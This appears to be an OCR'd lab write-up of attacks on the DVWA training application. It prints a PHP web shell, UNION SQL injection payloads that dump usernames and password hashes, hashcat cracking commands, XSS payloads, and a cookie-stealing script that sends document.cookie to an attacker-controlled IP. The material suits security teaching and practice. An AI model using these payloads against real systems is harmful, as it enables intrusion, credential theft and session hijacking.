
File shell.php: <?php echo shell_exec($_GET["cmd"]); ?>



Now Open:

1. http://localhost/DVWA/hackable/uploads/shell.php?cmd=pwd
2. http://localhost/DVWA/hackable/uploads/shell.php?cmd=ls
3. http://localhost/DVWA/hackable/uploads/shell.php?cmd=cd /; ls






SQL Injection Testing

For the **DVWA SQL Injection** module, testing was performed through the user ID input field. The application used the submitted value directly inside the database query, allowing SQL payloads to manipulate the original query and retrieve unauthorized data from the database.

Show Databases:


```
-1' UNION SELECT 1, schema_name FROM information_schema.schemata #
```

Part	Simple meaning
-1'	"Give no normal data"
UNION	"Instead, add my data"
SELECT 1, schema_name	"Show database names"
FROM information_schema.schemata	"Take all DB names from system"
#	"Ignore rest"




Show Table:

```
-1' UNION SELECT 1, table_name FROM information_schema.tables WHERE
                    table_schema='dvwa' #
```




Read Column name from tables:

```
1' UNION SELECT 1, column_name FROM information_schema.columns WHERE
                        table_name='users' #
```



Read user, password from tables:

```
1' UNION SELECT user, password FROM users #
```




Crack Password:

cat >> hash.txt
paste: ctrl + shift + v
Save: ctrl + D

Install:
sudo apt install wordlists
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz


Run:
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat -m 0 hash.txt --show




DOM-Based XSS Testing

For the **DVWA DOM-Based XSS** module, testing was performed through the URL parameter used by the page to control client-side content. The application processed the input inside the browser without proper sanitization, allowing JavaScript to be injected and executed.

```
default=<script>alert('XSS DOM')</script>
```




Result : After injecting the payload into the URL, the browser executed the JavaScript alert, confirming that the page was vulnerable to DOM-Based Cross-Site Scripting.




Reflected XSS Testing

For the **DVWA Reflected XSS** module, testing was performed through the input field where user-supplied data was reflected back on the web page without proper filtering. JavaScript payloads were entered to check whether the browser executed the injected script.

```
<script>alert(document.cookie)</script>
```




Result: The payload displayed the current session cookie, showing that sensitive browser data could be accessed through reflected XSS.




Stored XSS Testing

For the **DVWA Stored XSS** module, testing was performed through the message input field. A JavaScript payload was submitted and stored by the application. When the page was visited again, the stored script executed automatically in the browser.

```
<script>alert(document.cookie)</script>
```




Result: The payload was saved inside the application and executed whenever the stored message was loaded. This confirmed that the page was vulnerable to Stored Cross-Site Scripting.



Cookie Stealing Using XSS

For this test, an HTTP server was created on the attacker machine to capture the cookie value sent from the victim browser.

- **Server Created:** python3 -m http.server 8000
- **Payload Used:** <script>fetch("http://192.168.220.128:8000/?cookie=" + document.cookie)</script>



Result: After the payload was executed in the browser, the victim's cookie was sent to the attacker machine and appeared in the Python HTTP server request log.